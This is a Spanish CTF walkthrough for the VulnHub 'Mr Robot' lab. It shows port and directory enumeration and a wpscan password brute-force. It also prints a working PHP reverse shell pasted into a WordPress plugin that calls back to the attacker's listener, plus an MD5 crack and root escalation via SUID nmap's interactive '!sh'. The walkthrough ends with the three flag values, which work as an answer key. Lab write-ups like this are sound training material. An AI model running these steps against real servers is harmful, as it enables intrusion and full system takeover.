




Autor	José Luis Trigo Calvo
LinkedIn	linkedin.com/in/jltrigoc/
Web	joseltc.github.io/
Email	jltrigoc01@gmail.com



Contenido

Declaración de uso ético	2
Máquinas utilizadas:	2
RESOLUCIÓN PASO A PASO	3
1.- Reconocimiento de máquinas	3
2.-Enumeración Web	5
3.-Explotación de Wordpress	8
4.- Escalada de privilegios.....	14
5.- Resultados obtenidos:	16

Declaración de uso ético

El contenido de este documento refleja el proceso de resolución de un CTF (Capture The Flag) con fines estrictamente educativos. Todas las herramientas y comandos empleados se han utilizado en un entorno controlado y autorizado, como parte de mi formación como ethical hacker. No se ha realizado ninguna actividad ilícita ni se ha atacado ningún sistema real sin consentimiento. El único propósito de este trabajo es el aprendizaje y la mejora de las habilidades en ciberseguridad.

Máquinas utilizadas:

- Kali Linux : <https://www.kali.org/get-kali/#kali-virtual-machines>
- CTF MR Robot: <https://www.vulnhub.com/entry/mr-robot-1,151/>



RESOLUCIÓN PASO A PASO

1.- Reconocimiento de máquinas

Ambas máquinas se encuentran dentro de una misma interfaz de red.

Con el comando `ip a` comprobamos la IP que ha sido asignada a nuestra máquina Kali Linux. (IP Kali Linux -> 192.168.56.101)

Con el comando **`sudo nmap -sn 192.168.56.0/24`** buscamos la IP de nuestra máquina MR Robot.

Como podemos ver , la IP asignada es : 192.168.56.102

```
Joseltc@h:\w# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c1:e7:f4 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86075sec preferred_lft 86075sec
    inet6 fd00::7c0:3866:a5d:100/64 scope global dynamic noprefixroute
        valid_lft 86078sec preferred_lft 14078sec
    inet6 fe80::7bb7:e5a5:392e:a49e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:09:f0:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 576sec preferred_lft 576sec
    inet6 fe80::72f0:9cd2:33b8:7c93/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

Joseltc@h:\w# sudo nmap -sn 192.168.56.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-26 17:35 +0200
Nmap scan report for 192.168.56.1
Host is up (0.00055s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00028s latency).
MAC Address: 08:00:27:00:43:92 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00053s latency).
MAC Address: 08:00:27:DA:1C:DE (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.88 seconds
```



Ahora procederemos a escanear la máquina Mr Robot más a fondo para saber los servicios que está prestando y en que puertos.

Para ello utilizaremos el comando **nmap -sV 192.168.56.102**

```
Joseltc@h:\w# nmap -sV 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-26 17:55 +0200
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).
Not shown: 227 filtered tcp ports (no response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
443/tcp   open  ssl/http Apache httpd
MAC Address: 08:00:27:DA:1C:DE (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.99 seconds
```

Como podemos ver obtenemos que la máquina tiene abiertos los siguientes puertos y está ofreciendo los siguientes servicios:

Puerto 22	ssh
Puerto 80	Apache / http
Puerto 443	Apache / Ssl/http

Como vemos que en el puerto 80 y el 443 hay un servidor Apache con un servidor web.Si introducimos la dirección IP de nuestra maquina MR-Robot podemos ver que está funcionando correctamente y que nos da una serie de comandos que podemos utilizar para buscar información.

```
192.168.56.102/
Not Secure http://192.168.56.102
Import bookmarks... OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

18:07 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

18:07 <mr. robot> Hello friend. If you've come, you've come for a reason. You
world... a world that decides where you work, who you see, and how you empty a
this is costing you, slowly chipping away at your existence. There are things

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```



2.-Enumeración Web

Ahora que ya sabemos que hay un servidor web , vamos a realizar un escaneo de enumeración web que usa Nmap para descubrir directorios y archivos ocultos en servidores web.

Utilizaremos el comando **nmap --script=http-enum.nse -p 80 192.168.56.102**

```
Joseltc@h:\w# nmap --script=http-enum.nse -p 80 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-26 18:04 +0200
Nmap scan report for 192.168.56.102
Host is up (0.00064s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /wp-login.php: Possible admin folder
| /robots.txt: Robots file
| /feed/: Wordpress version: 4.3.1
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
| /0/: Potentially interesting folder
|_ /image/: Potentially interesting folder
MAC Address: 08:00:27:DA:1C:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 33.60 seconds
```

Este comando nos da muchísima información que podemos utilizar para nuestra investigación. Por ejemplo, ya sabemos que nos encontramos ante una página con **wordpress** y podemos ver que el servidor tiene algunos archivos interesantes como es '**robots.txt**'.

Los comandos que muestran los archivos de una web no siempre muestran todas las rutas en su totalidad, por eso es interesante utilizar alguna herramienta más para ver si hemos detectado todos los directorios de la página.



Para ello hemos utilizado la herramienta gobuster y el siguiente comando
gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt

```
gobuster dir -u http://192.168.56.102 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.102
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta (Status: 403) [Size: 213]
.htaccess (Status: 403) [Size: 218]
.htpasswd (Status: 403) [Size: 218]
0 (Status: 301) [Size: 0] [→ http://192.168.56.102/0/]
admin (Status: 301) [Size: 236] [→ http://192.168.56.102/admin/]
atom (Status: 301) [Size: 0] [→ http://192.168.56.102/feed/atom/]
audio (Status: 301) [Size: 236] [→ http://192.168.56.102/audio/]
blog (Status: 301) [Size: 235] [→ http://192.168.56.102/blog/]
css (Status: 301) [Size: 234] [→ http://192.168.56.102/css/]
dashboard (Status: 302) [Size: 0] [→ http://192.168.56.102/wp-admin/]
favicon.ico (Status: 200) [Size: 0]
feed (Status: 301) [Size: 0] [→ http://192.168.56.102/feed/]
images (Status: 301) [Size: 237] [→ http://192.168.56.102/images/]
image (Status: 301) [Size: 0] [→ http://192.168.56.102/image/]
Image (Status: 301) [Size: 0] [→ http://192.168.56.102/Image/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [→ http://192.168.56.102/]
intro (Status: 200) [Size: 516314]
js (Status: 301) [Size: 233] [→ http://192.168.56.102/js/]
license (Status: 200) [Size: 309]
login (Status: 302) [Size: 0] [→ http://192.168.56.102/wp-login.php]
page1 (Status: 301) [Size: 0] [→ http://192.168.56.102/]
phpmyadmin (Status: 403) [Size: 94]
readme (Status: 200) [Size: 64]
rdf (Status: 301) [Size: 0] [→ http://192.168.56.102/feed/rdf/]
robots (Status: 200) [Size: 41]
robots.txt (Status: 200) [Size: 41]
```

Con este comando la salida en rutas es bastante más clara.

Vamos a investigar con los resultados obtenidos.

La consulta del archivo robots.txt ha sido todo un logro, pues nos muestra que hay dos archivos:

- **fsociety.dic**
- **key-1-of-3.txt**



Vamos a descargar los archivos y ver que es lo que contienen:

Con el comando **wget http://192.168.56.102/key-1-of-3.txt** descargamos el archivo key-1-of-3.txt y al abrirlo vemos que contiene la primera key que estábamos buscando.

Key 1: 073403c8a58a1f80d943455fb30724b9

```
Joseltc@h:\w# wget http://192.168.56.102/key-1-of-3.txt
--2026-06-26 18:17:15-- http://192.168.56.102/key-1-of-3.txt
Connecting to 192.168.56.102:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt                               100%[=====]

2026-06-26 18:17:15 (10.8 MB/s) - 'key-1-of-3.txt' saved [33/33]

Joseltc@h:\w# cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

Con el comando **wget http://192.168.56.102/fsociety.dic** descargamos el archivo fsociety.dic y comprobamos que es un diccionario con posibles nombres o contraseñas para acceder a wordpress.

```
Joseltc@h:\w# wget http://192.168.56.102/fsociety.dic
--2026-06-26 18:22:55-- http://192.168.56.102/fsociety.dic
Connecting to 192.168.56.102:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic                               100%[=====]

2026-06-26 18:22:55 (65.4 MB/s) - 'fsociety.dic' saved [7245381/7245381]

Joseltc@h:\w# cat fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
```



3.-Explotación de Wordpress

Ya que los usuarios(admin,root) y contraseñas(admin,1234,password) comunes no nos dan acceso a wordpress vamos a utilizar el diccionario que nos han dado para intentar obtener ese acceso.

Primera opción:

Con el objetivo de reducir el tiempo de ejecución a la hora de intentar hacer el ataque de fuerza bruta , utilizamos el comando **wc -l fsociety.dic** para saber el numero de palabras que contiene el fichero y el comando **sort fsociety.dic | uniq | wc -l** para quedarnos solo una vez con cada palabra, quitando así las repetidas y reduciendo el tiempo del ataque considerablemente. (Hemos pasado de tener 858160 palabras a 11451).

```
Joseltc@h:\w# wc -l fsociety.dic
858160 fsociety.dic

Joseltc@h:\w# sort fsociety.dic | uniq | wc -l
11451

Joseltc@h:\w# sort fsociety.dic | uniq > words.dic

Joseltc@h:\w# cat words.dic
000
000000
000080
001
002
```

Al ser una máquina temática (pertenece a la serie mr robot) antes de usar el mismo diccionario para intentar obtener usuario y contraseña(podría llevarnos horas) vamos a formar un archivo con los nombres de los protagonistas de la serie como posible nombre de usuario.

```
Joseltc@h:\w# cat users.txt
Elliot
Darlene
Angela
Tyrell
mrrobot
Shayla
Trenton
Mobley
elliott
darlene
tyrell
shayla
trenton
mobley
```



Ahora ya podemos realizar el ataque de fuerza bruta para intentar obtener acceso a wordpress. Para ello utilizaremos el comando **wpscan --url http://192.168.56.102 -U users.txt -P words.dic --password-attack wp-login**

```
[+] Performing password attack on Wp Login against 15 user/s
[SUCCESS] - Elliot / ER28-0652
[SUCCESS] - elliot / ER28-0652
Trying Darlene / Year20112010200920082007200620052004200320022
81957195619551954195319521951195019491948194719461945194419431
Trying Angela / Year201120102009200820072006200520042003200220
19571956195519541953195219511950194919481947194619451944194319
Trying Shayla / Year201120102009200820072006200520042003200220
19571956195519541953195219511950194919481947194619451944194319
Trying tyrell / Year201120102009200820072006200520042003200220
19571956195519541953195219511950194919481947194619451944194319
Trying Trenton / Year20112010200920082007200620052004200320022
81957195619551954195319521951195019491948194719461945194419431
Trying mobley / Year201120102009200820072006200520042003200220
19571956195519541953195219511950194919481947194619451944194319
Trying / Zzydrax Time: 00:42:35 ←=====

[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
| Username: elliot, Password: ER28-0652


[!] No WPScan API Token given, as a result vulnerability data
[!] You can get a free API token with 25 daily requests by reg

[+] Finished: Fri Jun 26 19:28:38 2026
[+] Requests Done: 160256
[+] Cached Requests: 41
[+] Data Sent: 66.125 MB
[+] Data Received: 622.766 MB
[+] Memory used: 326.848 MB
[+] Elapsed time: 00:42:44
```

Como podemos ver hemos obtenido dos posibles usuarios:

Elliot	ER28-0652
elliot	ER28-0652


Y tras probar con la primera opción , vemos que ya podemos acceder a wordpress.





Segunda opción:

Investigando el resto de los directorios obtenidos con los escaneos, en el directorio License podemos encontrar una pista.



ZWxsaW900kVSMjgtMDY1Mgo=

Investigando un poco, podemos ver que ese código está codificado en base 64.

Para descifrarlo vamos a utilizar el comando

echo "ZWxsaW900kVSMjgtMDY1Mgo=" | base64 -d

```
Joseltc@h:\w# echo "ZWxsaW900kVSMjgtMDY1Mgo=" | base64 -d  
elliott:ER28-0652
```

Y podemos ver que contiene el usuario y la contraseña, que es el mismo que hemos conseguido con el ataque de fuerza bruta.

Ahora llega la parte más interesante, vamos a intentar establecer una shell reversa desde nuestro Kali Linux a la máquina MR Robot usando wordpress con el fin de poder navegar en los directorios propios de la máquina atacada.

Para ello debemos introducir código php en uno de los plugins de wordpress.

El código que he utilizado para realizar la shell reversa lo he obtenido de <https://github.com/pentestmonkey/php-reverse-shell>.

Seguiremos la ruta Plugins > Installed Plugins y editaremos el código de uno de ellos, donde insertaremos el código de la shell reversa.



Edit Plugins

Editing jetpack/jetpack.php (inactive)

```
<?php
/*
Plugin Name: Jetpack
*/
set_time_limit(0);
$ip = '192.168.56.101';
$port = 5555;
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) die("Error: $errstr ($errno)");
$descriptorspec = array(0 => array("pipe", "r"), 1 => array("pipe", "w"), 2 => array("pipe", "w"));
$process = proc_open('/bin/sh -i', $descriptorspec, $pipes);
if (is_resource($process)) {
    stream_set_blocking($pipes[0], 0);
    stream_set_blocking($pipes[1], 0);
    stream_set_blocking($pipes[2], 0);
    stream_set_blocking($sock, 0);
    while (1) {
        $read = array($sock, $pipes[1], $pipes[2]);
        $write = null;
        $except = null;
        $num = stream_select($read, $write, $except, null);
        if (in_array($sock, $read)) {
            $input = fread($sock, 1400);
            fwrite($pipes[0], $input);
        }
    }
}
```

Documentation:

[Update File](#)

***Importante :** La dirección ip que se introduce en este código es la de la máquina atacante, no la de la máquina atacada.


Una vez introducido el código debemos abrir una terminal con el comando **nc**

-lnvp 5555, que será la terminal donde estemos escuchando a la máquina atacada.

```
Joseltc@h:\w#nc -lnvp 5555
listening on [any] 5555 ...
```



Ahora debemos volver a wordpress y activar el plugin en el que hemos introducido el código de la shell reversa.



Al pulsar sobre Activar podemos ver que la terminal donde estábamos escuchando se ha actualizado y que ya tenemos acceso a la máquina.

```
Joseltc@h:\w#nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 40097
/bin/sh: 0: can't access tty; job control turned off
$
```

Ahora ya que estamos dentro de la máquina podemos ejecutar una serie de comandos como:

```
Joseltc@h:\w#nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 40101
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/opt/bitnami/apps/wordpress/htdocs/wp-admin
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ whoami
daemon
$ ls -la /home
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
```

PWD	Directorio actual
ID	Datos sobre el usuario actual
WHOAMI	Usuario actual
LS -LA /HOME	Directorios home que contiene la máquina



Podemos ver que la máquina contiene un directorio **home** con nombre **robot**.

Haremos un `cd` para entrar en ese directorio y ver lo que contiene.

```
$ cd /home/robot
$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
```

Como se puede ver en la imagen tenemos un archivo llamado **key-2-of-3.txt** que contiene la segunda key de las 3 que vamos buscando y un archivo `password.raw-md5` que suponemos que contendrá la contraseña del usuario `robot`, que se encuentra hasheada en md5.

Si intentamos ver el contenido del fichero `key-2-of-3.txt`, podemos comprobar que no tenemos permisos, por lo tanto, vamos a ver el contenido del archivo `password.raw-md5` con el fin de entrar con el usuario `robot` en el sistema.

```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Como en el nombre del fichero indica MD5 vamos a intentar descryptar el código para encontrar la contraseña. Para ello, utilizaremos la página:

<https://www.dcode.fr/funcion-hash-md5>

Y podemos ver que la contraseña es : **abcdefghijklmnopqrstuvwxyz**

The screenshot shows the dCode website interface for MD5 decryption. On the left, a search bar contains the hash 'C3FCD3D76192E4007DFB496CCA67E13B'. Below the search bar, the results section displays 'abcdefghijklmnopqrstuvwxyz' as the decrypted password. On the right, the 'DESCIFRADO MD5' section shows the same hash in a text input field. Below this, there are options for 'SAL PREFIJO MD5' and 'SAL CON EL SUFJO MD5'. A 'DESCIFRAR' button is visible. At the bottom, there are links for 'Hash Function', 'SHA-1', 'SHA-256', and 'Crypt() Hashing Function'.



4.- Escalada de privilegios

Al intentar acceder con el usuario robot , vemos que la terminal no está preparada para ejecutar comandos root.

```
Joseltc@h:\w#nc -lnvp 5555
listening on [any] 5555 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.104] 40102
/bin/sh: 0: can't access tty; job control turned off
$ sudo root
sudo: no tty present and no askpass program specified
$
```

Ahora lo que podemos hacer es buscar los binarios SUID, que son archivos ejecutables en sistemas tipo Unix/Linux que tienen un permiso especial que permite al usuario que los ejecuta obtener temporalmente los privilegios del propietario del archivo. Por lo tanto, lo que haremos es ejecutar comandos dentro de estos archivos ejecutables que nos permitirán escalar a root.

Utilizaremos el comando **find / -user root -perm -4000 -type f 2>/dev/null**

```
$ find / -user root -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Usaremos nmap y para ello debemos investigar nmap. Haremos `cd /usr/local/bin`.

Luego comprobaremos que versión de nmap tiene la máquina con `nmap -version` para ver si es vulnerable.

La versión es 3.81 y tras una breve búsqueda en la red podemos encontrar una vulnerabilidad que nos permite escalar privilegios en la shell con el comando `!sh`

<https://medium.com/@abinreji8/interactive-mode-vulnerability-in-nmap-3-81-971ddfd1b27a>.



Para introducir el comando `!sh` debemos abrir una shell interactiva con el comando `nmap -i`. Una vez ejecutado, con `whoami` ya podemos ver que somos root. Y además podemos navegar hacia la ruta `/home/root` donde ya podemos consultar la key 2 con el comando `cat`.

Key 2: 822c73956184f694993bede3eb39f959

```
$ ./nmap --version
nmap version 3.81 ( http://www.insecure.org/nmap/ )
$
$ ./nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
ls -la
total 504
drwxr-xr-x  2 root root   4096 Nov 13  2015 .
drwxr-xr-x 10 root root   4096 Jun 24  2015 ..
-rwxr-xr-x  1 root root 504736 Nov 13  2015 nmap
cd /home/robot
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13  2015 .
drwxr-xr-x 3 root root 4096 Nov 13  2015 ..
-r----- 1 robot robot  33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot  39 Nov 13  2015 password.raw-md5
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Ahora que ya tenemos privilegios de root , vamos a navegar por las distintas carpetas del sistema . Con `ls -la` podemos ver toda la estructura de carpetas en `/` .

Investigaremos las marcadas abajo.

```
ls -la
total 84
drwxr-xr-x 22 root root 4096 Sep 16  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Sep 16  2015 bin
drwxr-xr-x  3 root root 4096 Nov 13  2015 boot
drwxr-xr-x 13 root root 3820 Jun 26 19:37 dev
drwxr-xr-x 77 root root 4096 Jun 26 19:37 etc
drwxr-xr-x  3 root root 4096 Nov 13  2015 home
lrwxrwxrwx  1 root root   33 Jun 24  2015 initrd.img → boot/initrd.img-3.13.0-55-generic
drwxr-xr-x 16 root root 4096 Jun 24  2015 lib
drwxr-xr-x  2 root root 4096 Jun 24  2015 lib64
drwx----- 2 root root 16384 Jun 24  2015 lost+found
drwxr-xr-x  2 root root 4096 Jun 24  2015 media
drwxr-xr-x  4 root root 4096 Nov 13  2015 mnt
drwxr-xr-x  3 root root 4096 Sep 16  2015 opt
dr-xr-xr-x 107 root root   0 Jun 26 19:37 proc
drwx----- 3 root root 4096 Nov 13  2015 root
drwxr-xr-x 14 root root  480 Jun 26 19:38 run
drwxr-xr-x  2 root root 4096 Nov 13  2015 sbin
drwxr-xr-x  3 root root 4096 Jun 24  2015 srv
dr-xr-xr-x 13 root root   0 Jun 26 19:37 sys
drwxrwxrwt  4 root root 4096 Jun 26 19:38 tmp
drwxr-xr-x 10 root root 4096 Jun 24  2015 usr
drwxr-xr-x 11 root root 4096 Jun 24  2015 var
lrwxrwxrwx  1 root root   30 Jun 24  2015 vmlinuz → boot/vmlinuz-3.13.0-55-generic
```

Como únicamente nos falta una key y los nombres de las anteriores keys seguían la siguiente estructura 'key-1-of-3.txt' o 'key-2-of-3.txt' vamos a utilizar `find` sobre



las principales carpetas del sistema para ver si damos con 'key-3-of-3.txt' de manera rápida.

Para ello utilizaremos el comando **find /home /var /etc /root -name "key-3-of-3.txt" 2>/dev/null** . Y como podemos ver nos devuelve que el archivo 'key-3-of-3.txt' se encuentra en el directorio root y la key es :

Key 3: 04787ddef27c3dee1ee161b21670b4e4

```
find /home /var /etc /root -name "key-3-of-3.txt" 2>/dev/null
/root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

5.- Resultados obtenidos:

Key 1	073403c8a58a1f80d943455fb30724b9
Key 2	822c73956184f694993bede3eb39f959
Key 3	04787ddef27c3dee1ee161b21670b4e4

Herramientas utilizadas:

Herramienta	Uso
Nmap	Descubrimiento de hosts y escaneo de puertos
